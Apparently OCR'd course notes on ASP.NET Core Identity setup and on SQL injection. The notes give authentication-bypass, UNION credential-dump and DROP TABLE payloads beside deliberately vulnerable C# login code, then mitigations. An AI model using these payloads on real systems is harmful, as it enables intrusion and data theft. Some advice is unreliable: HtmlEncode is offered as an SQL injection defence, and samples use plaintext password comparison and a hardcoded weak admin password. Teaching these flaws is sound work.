IdentityUserLogin	AspNetUserLogins	Table holds info about 3rd part or external logins
IdentityUserToken	AspNetUserTokens	For storing tokens received from external login providers
IdentityUserRole	AspNetUserRoles	Table contains roles assigned to user
IdentityRole	AspNetRoles	Tables to store the roles
IdentityRoleClaim	AspNetRoleClaims	Claims assigned to role

3. Add authentication middleware

Add authentication and authorization middleware enabled by calling **“UseAuthentication”**

- UseAuthentication adds authentication middleware to HTTP Request

For example in Program.cs for core web app inject these:

```
builder.Services.AddDbContext<AuthDbContext>();

builder.Services.AddIdentity<IdentityUser, IdentityRole>()
    .AddEntityFrameworkStores<AuthDbContext>();

builder.Services.ConfigureApplicationCookie(options =>
{
    // Configure cookie settings here...
});

app.UseAuthentication();
```

Identity Services

The typical pattern is to call methods in this order

1. **Add {Service}**
    - Example builder.Services.AddAuthorization(options => ..)
2. **builder.Services.{?}*{Service}***
    - builder.Services.Add*Authorization*(options => ...)
    - builder.Services.Add*DbContext*(...)
    - builder.Services.Configure*ApplicationCookie*(Config => ..)

```
// Add DbContext for ASP.NET Identity
builder.Services.AddDbContext<AuthDbContext>();

// Add Identity services with default token providers
builder.Services.AddIdentity<IdentityUser, IdentityRole>()
    .AddEntityFrameworkStores<AuthDbContext>()
    .AddDefaultTokenProviders();
```

```
// Configure Identity options (password, lockout, user)
builder.Services.Configure<IdentityOptions>(options =>
{
    // Password
    options.Password.RequireDigit = true;
    options.Password.RequireLowercase = true;
    options.Password.RequireNonAlphanumeric = true;
    options.Password.RequireUppercase = true;
    options.Password.RequiredLength = 6;
    options.Password.RequiredUniqueChars = 1;

    // Lockout
    options.Lockout.DefaultLockoutTimeSpan = TimeSpan.FromMinutes(5);
    options.Lockout.MaxFailedAccessAttempts = 5;
    options.Lockout.AllowedForNewUsers = true;

    // User
    options.User.AllowedUserNameCharacters =
        "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-._@+";
    options.User.RequireUniqueEmail = false;
});

// Configure application cookie
builder.Services.ConfigureApplicationCookie(options =>
{
    options.Cookie.HttpOnly = true;
    options.ExpireTimeSpan = TimeSpan.FromMinutes(5);
    options.LoginPath = "/Identity/Account/Login";
    options.AccessDeniedPath = "/Identity/Account/AccessDenied";
    options.SlidingExpiration = true;
});

// Use authentication middleware
app.UseAuthentication();
```

Creating an Identity

Namespace : Microsoft.AspNetCore.Identity
The UserManager class of Microsoft.AspNetCore.Identity namespace helps to manage Identity users stored in the database.

- The generic version of this class is UserManagerwhere T is the class chosen to represent users.
    - UserManager<IdentityUser>userManager

Use this class to perform CRUD on Users

UserManager<T> Class Members

Name	Description
Users	This property returns a sequence containing the users stored in the identity database
FindByIdAsync(id)	This method queries the database for user object with specified id
CreateAsync(user, password)	This method registers user in identity with specified pw
UpdateAsync(user)	This method modifies an existing user in identity database
DeleteAsync(user)	This method removes specified user from identity database
AddToRoleAsync(user, name)	Adds user to a role
RemoveFromRoleAsync(user, name)	Remove user from a role
GetRolesAsync(user)	Give name of role in which the user is a member of
IsInRoleAsync(user, name)	Returns true if user is a member of specified role

Create user in Identity


1. Define user model including properties such as name, email and password
   Use data annotations for validation

```
using Microsoft.AspNetCore.Identity;
using System.ComponentModel.DataAnnotations;

public class Rmodel
{
   [Required]
   public string Name { get; set; }

   [Required]
   [RegularExpression("^[a-zA-Z0-9_\\.-]+@([a-zA-Z0-9-]+\\.)+[a-zA-Z]{2,6}$", ErrorMessage =
"E-mail is not valid")]
   public string Email { get; set; }

   [Required]
   public string Password { get; set; }
}
```

2. Create user in database using the UserManager to create user asynchronous

```
// prepare identity user data
var user = new IdentityUser()
{
   UserName = RModel.Name,
   Email = RModel.Email
};

// add user into database
IdentityResult result = await userManager.CreateAsync(user, RModel.Password);

if (result.Succeeded)
{
   return RedirectToPage("Index");
}
else
{
   // Handle creation failure
}
```

Created user in AspNetUsers table



Program.cs | dbo.AspNetUsers [Data] | dbo.AspNetUserTokens [Data] | Register.cs

Max Rows: 1000


Id	UserName	NormalizedUs...	Email	NormalizedEm...	EmailConfir...	PasswordHash
14d96a13-e602-...	c@c.com	C@C.COM	c@c.com	C@C.COM	False	2jexjUMOn79Q==
2577eec9-745b-...	b@b.com	B@B.COM	b@b.com	B@B.COM	False	AQAAAAEAAC...
8c88b9f9-108c-...	Abc@123.com	ABC@123.COM	Abc@123.com	ABC@123.COM	False	AQAAAAEAAC...
90ebe82f-e1dc-...	aaa@aaa.com	AAA@AAA.COM	aaa@aaa.com	AAA@AAA.COM	False	AQAAAAEAAC...
NULL	NULL	NULL	NULL	NULL	NULL	NULL

Authenticating an Identity

In order to use the authentication feature we need to add support for ASP.NET core identity (3 steps)

2 Methods of authentication in ASP.NET Core Identity: Cookie and token

- builder.Services.AddAuthentication(..).AddCookie (..)
- builder.Services.AddAuthentication(..).AddFacebook(..)
- builder.Services.AddAuthentication(..).AddGoogle(..)



App Cookie Configuration

Changing ConfigureApplicationCookie() in Startup.cs or Program.cs allows changes to behaviour of the cookie

```
services.ConfigureApplicationCookie(options =>
{
    options.Cookie.Expiration = TimeSpan.FromDays(150);  // Set cookie expiration
    options.Cookie.HttpOnly = true;                  // Secure cookie from client-side scripts
    options.LoginPath = "/Account/Login";            // Path for login
    options.LogoutPath = "/Account/Logout";          // Path for logout
    options.SlidingExpiration = true;                // Renew cookie expiration midway
});
```

Cookie settings/properties

Cookie.Name	Name of application cookie
Cookie.HttpOnly	Specified if cookie is accessible from client side script or not
ExpireTimeSpan	Specifies time that authentication ticket stored in the cookie and remain
LoginPath	Login page path
LogoutPath	Logout page path
AccessDeniedPath	Defines the path on which user will be redirected to if authorization fails
SlidingExpiration	Boolean. If true, new cookie will be created when current cookie is more than halfway through expiration window

SignInManager classes

The SignInManager is responsible for authenticating user

- Signing in
- Signing out
- Issue authentication cookie

SignInManager defines methods related to the authentication of users

- PasswordSignInAsync method accepts a username and a password and returns a sign-in result with a property indicating whether the authentication attempt was successful.


SignIn Example

```
var result = await signInManager.PasswordSignInAsync(username, password, isPersistent: false, lockoutOnFailure: false);

if (result.Succeeded)
{
    return RedirectToPage("Index");
}
else
{
    // Handle sign-in failure
}
```

SignInAsync

Flow

1. Verifies user credentials.
2. Issues an **encrypted cookie** upon success and adds it to current response
3. Current response is returned to user
4. Browser reads the cookie from response and stores it
5. When user sends another request to the server, the browser sends the cookie along with the request.




Identity in Razor Class Library

Razor class library includes views for Identity features like login, registration, and logout.

```
@{
   if (SignInManager.IsSignedIn(User))
   {
      Make pages visible, display username etc
   }
   else
   {
      Make login feature and register feature visible
   }
}
```

Authorizing an identity

After successful login, authorization checks whether login user has privileges to access application resources



Types of Authorization in Identity

Role-based

Roles are commonly used to create fine-grained authorization policies that differentiate between different signed-in users.

Claims-based

Claims are a general-purpose approach to describing any data that is known about a user and allow custom data to be added to the Identity user store.

Role-based authorization

Creating and assigning roles

```
string[] roleNames = { "Administrator", "GroupUser", "User", "Guest" };

foreach (var roleName in roleNames)
{
   var roleExist = await roleManager.RoleExistsAsync(roleName);
   if (!roleExist)
   {
      await roleManager.CreateAsync(new IdentityRole(roleName));
   }
}

// Assign role to a user
var user = new IdentityUser()
{
   UserName = "Timothy.W@gmail.com",
   Email = "Timothy.W@gmail.com"
};

await userManager.CreateAsync(user, "Tim@123");
await userManager.AddToRoleAsync(user, "Administrator");
```

Authorize page based on role

```
[Authorize(Roles = "GroupUser")]
public IActionResult GroupUserAccess()
{
   return View();
}

[Authorize(Roles = "GroupUser, User")]
public IActionResult MultiRoleAccess()
{
   return View();
}
```

Role based membership table

```
select * from [dbo].[AspNetRoles]
select * from [dbo].[AspNetUsers]
select * from [dbo].[AspNetUserRoles]
```

100 %

Results | Messages

	Id	Name	NormalizedName	ConcurrencyStamp
1	181f88f1-1b5e-4dbe-9140-5c2f0d888ee9	Administrator	ADMINISTRATOR	aef294fe-85d6-4e90-8679-19811b86
2	66c5d7c1-d7a2-42b1-b20a-eea2fd455806	GroupUser	GROUPUSER	b888ea98-04dc-40e4-ab58-0499009
3	670eb6b5-091c-4290-a4d3-1e2b08968555	Guest	GUEST	78ef9551-1c3d-4205-b9ec-0f55d4c6
4	8ed68715-acf5-46ba-b226-f7289cc2c72f	User	USER	85f56083-ced0-466d-b90a-26e12964

	Id	UserName	NormalizedUserName	Email
1	0eec0d6b-0753-4a34-82aa-070d6df4e5c6	Timothy.W@gmail.com	Timothy.W@gmail.com	Timothy.W@gmail.com

	UserId	RoleId
1	0eec0d6b-0753-4a34-82aa-070d6df4e5c6	181f88f1-1b5e-4dbe-9140-5c2f0d888ee9
2	74a03b7e-58b5-432a-ba96-c9d5fa83ef99	66c5d7c1-d7a2-42b1-b20a-eea2fd455806
3	ceb8c7bb-9936-48d1-8581-603658f2f2eb	670eb6b5-091c-4290-a4d3-1e2b089685...
4	62154c2c-eea0-4521-94e5-690b32b588...	8ed68715-acf5-46ba-b226-f7289cc2c72f

Claim-based authorization

What are Claims?:

- Descriptive data about a user (e.g., Department, AccessLevel).
- Flexible and extensible compared to roles.

```
var claims = new List<Claim>
{
   new Claim("Department", "IT"),
   new Claim("PermissionLevel", "Admin")
};

await userManager.AddClaimsAsync(user, claims);
```


L08 | SQL Injection

Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization

OWASP Top 10 Application Security

A1: 2017 - Injection -> A3:2021 - Injection
Attack vector -> Security Weakness -> Impact



CWE/SANS Top 25 Software errors

CWE 089 - Improper Neutralization of Special Elements used in an SQL Command, a.k.a. SQL Injection

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Weakness ID: 89
Abstraction: Base
Structure: Simple

Status: Stable

Presentation Filter: Complete

Description

The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.


Extended Description

Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.

SQL injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

Description

The product constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component. Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data.



SQL Injection | SQLi

Occurs when an attacker is able to manipulate SQL statements through data input of an application

- Attackers can possibly modify SQL statement in a vulnerable application via forms or parameters

Impact:

- Data loss or corruption
- Lack of accountability
- Denial of Access
- Leads to gaining access to vulnerable system

In-Band SQL Injection | Simple SQLi

The attacker uses the same communication channel (typically the web application's HTTP response) to both send malicious SQL queries and receive the results directly.
The most common SQLi


- Error based SQLi
    - An error-based SQL injection technique relies on error message thrown by the database server to obtain information about the structure of the database
    - Own notes: The attacker crafts input that causes the database to produce error messages. These database error messages often reveal valuable information about the database structure, schema, or data. By repeatedly adjusting the queries, the attacker can incrementally extract information.
- Union based SQLi
    - leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result, which is then returned as part of the HTTP response.
    - Own notes: The attacker leverages the `UNION` operator in SQL to combine results of a maliciously crafted query with the results from a legitimate query. Because the response includes additional columns or rows returned from the database, the attacker can directly read sensitive data from the application's normal output.

Inferential SQL Injection | Blind SQLi

Attackers are not able to see the result of an attack as no data is transferred via the web application (Blind SQLi)

- Boolean-based blind SQLi
    - Relies on sending an SQL query to the database, which forces the application to return a TRUE or FALSE result.
    - Own notes: The attacker sends queries that return either a "true" or "false" condition. By systematically probing various parts of the database schema, table names, or column values and observing whether a page's content or behavior changes, the attacker can deduce the information bit by bit.
- Time-based blind SQLi
    - Forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
    - Own notes: The attacker relies on database functions that cause intentional delays (e.g., `SLEEP()` in MySQL). By measuring the time it takes the server to respond, the attacker determines if certain conditions are true or false. Over multiple requests, the attacker can piece together the structure and contents of the database.

Simple SQL Query



SQL Injection

Basic injection

```
-- Original Query
SELECT * FROM Account WHERE admin = 'username' AND password = 'password';

-- Injection Input into username field by attacker
' OR 1=1 --

-- Malicious Query
SELECT * FROM Account WHERE admin = '' OR 1=1 --' AND password = '';
```

Breakdown of input:

- ': Closes the string for the admin field.
- OR 1=1: This condition is always TRUE, making the entire WHERE clause true.
- --: This is a SQL comment marker, which comments out the rest of the query after it.

Effect of injection:

The query now ignores the password condition because everything after -- is treated as a comment.

- Allows bypassing of authentication without needing valid credentials

Security Risk reason:

- The query does not properly validate user input, allowing SQL commands to be injected.

Code example in vulnerable ASP.NET

```
string qry = "SELECT * FROM Account WHERE admin = '" + txtUser.Text + "' AND password = '" + txtPassword.Text + "'";
```

Mitigate

1. Parameterized queries
2. Whitelist input validation
3. Escape special characters

Union-Based SQL Injection

```
-- Original Query
SELECT * FROM Account WHERE admin = 'username';

-- Injection Input
' UNION SELECT Username, Password FROM Account --

-- Malicious Query
SELECT * FROM Account WHERE admin = '' UNION SELECT Username, Password FROM Account
--';
```

Breakdown of input:

- ': Closes the string for the admin field.
- UNION SELECT Username, Password FROM Account: Combines the results of the original query with the results of another SELECT statement.
- --: Comments out the rest of the query to avoid syntax errors.

Effect of injection:

- The UNION operator allows the attacker to retrieve the Username and Password columns from the Account table.
- If successful, the results will be displayed to the attacker.
- The attacker gains access to user credentials, which can be used for further exploitation.

```
-- Original Query
SELECT * FROM Account WHERE admin = 'username';

-- Injection Input
' ; DROP TABLE Account --

-- Malicious Query
SELECT * FROM Account WHERE admin = ''; DROP TABLE Account --';
```

Impact of drop table attack

- This query will delete the Account table if the application has sufficient privileges

Security Risk reason:

- The query dynamically concatenates user input, allowing the execution of unintended commands.

Code example in vulnerable ASP.NET

```
string qry = "SELECT * FROM Account WHERE admin = '" + txtUser.Text + "'";
```

Mitigate

1. Parameterized queries
2. Restrict columns in Select statement
3. Limit database permissions
4. Whitelist input validation

Dangerous ASP.NET Code

Vulnerable code examples

```
protected void Login1_Authenticate(object sender, AuthenticateEventArgs e)
{
   SqlConnection con = new SqlConnection(@"Data Source=.\sqlexpress;Initial
Catalog=MyDb;Integrated Security=True");
   string qry = "SELECT * FROM MyTable WHERE Email = '" + Login1.Textbox + "' AND Password = '" +
Password1.Textbox + "'";
   SqlDataAdapter adpt = new SqlDataAdapter(qry, con);
   DataTable dt = new DataTable();
   adpt.Fill(dt);

   if (dt.Rows.Count >= 1)
   {
      Response.Redirect("index.aspx");
   }
}
```

using strings that are directly from the user to build your queries, using something like this is dangerous :

```
string qry="select * from MyTable where Email='" + Login1.Textbox+"'and Password='" +
Password1.Textbox + "' ";
```

Issues with code

1. String concatenation
   - User inputs (Login1.Textbox and Password1.Textbox) are directly concatenated into the SQL query.
   - This allows attackers to inject malicious SQL code.
2. SQL Injection vulnerability
   - An attacker can input a crafted string to bypass authentication or manipulate the database.

   Injection input and malicious query

   ```
   -- Injection Input
   ' OR 1=1 --

   -- Malicious Query
   SELECT * FROM MyTable WHERE Email = '' OR 1=1 --' AND Password = '';
   ```

   OR 1=1 always evaluates to TRUE, bypassing authentication.

   -- comments out the rest of the query, ignoring the password check.
3. Database access risk

   If the attacker knows table names or database structure, they can further exploit the system by dumping data or performing destructive operations (e.g., DROP TABLE).

SQL Injection Prevention

Primary Defenses

- Use parameterized queries | Prepared statement
- Use parameterized stored procedure
- Encoding all user supplied input

Additional Defenses

- Use white list input validation
- Use a low privileged account to run the database

Parameterized Queries

Allows differentiation between code and data

- Ensure attacker is unable to manipulate query
    - Even if ' or 1=1-- is passed in as a parameter

Java example

```
String query = "SELECT * FROM USERS WHERE USERNAME = ? AND PASSWORD = ?";
PreparedStatement prep = connection.prepareStatement(query);
prep.setString(1, username);
prep.setString(2, password);
```

C# example

```
// Create a new connection to the database using the connection string defined in MYDBConnectionString
SqlConnection connection = new SqlConnection(MYDBConnectionString);

// Define a SQL query using parameter placeholders to prevent SQL injection
string sql = "SELECT * FROM ACCOUNT WHERE Email = @USERID AND Password = @PASSWORD";

// Create a SqlCommand object with the SQL query and the database connection
SqlCommand command = new SqlCommand(sql, connection);

// Add the @USERID parameter to the command and assign the 'userid' variable's value to it
command.Parameters.AddWithValue("@USERID", userid);

// Add the @PASSWORD parameter to the command and assign the 'password' variable's value to it
command.Parameters.AddWithValue("@PASSWORD", password);
```

Parameterized Stored Procedures

Parameterized stored procedures are SQL routines that accept input parameters in a controlled manner. Preventing users from directly interacting with SQL code, defined and stored in database

- Simply using this is not enough

```
CREATE PROCEDURE dbo.GetAccountInfo
   @Email nvarchar(50),
   @Password nvarchar(50)
AS
BEGIN
   SET NOCOUNT ON;

   SELECT *
   FROM Account
   WHERE Email = @Email AND Password = @Password;
END;
GO
```

^^Good Practice: Here, @Email and @Password are used directly in the WHERE clause as parameters. There is no string concatenation. The database treats these as values, not part of the SQL command structure.

Encoding user input

Improper encoding or escaping can allow attackers to change the commands that are sent to another component, inserting malicious commands instead.

C# Example

```
string safeInput = HttpUtility.HtmlEncode(dangerous_string);
```

use the HttpUtility.HtmlEncode(dangerous_string) to avoid characters that could lead to an unintended SQL command.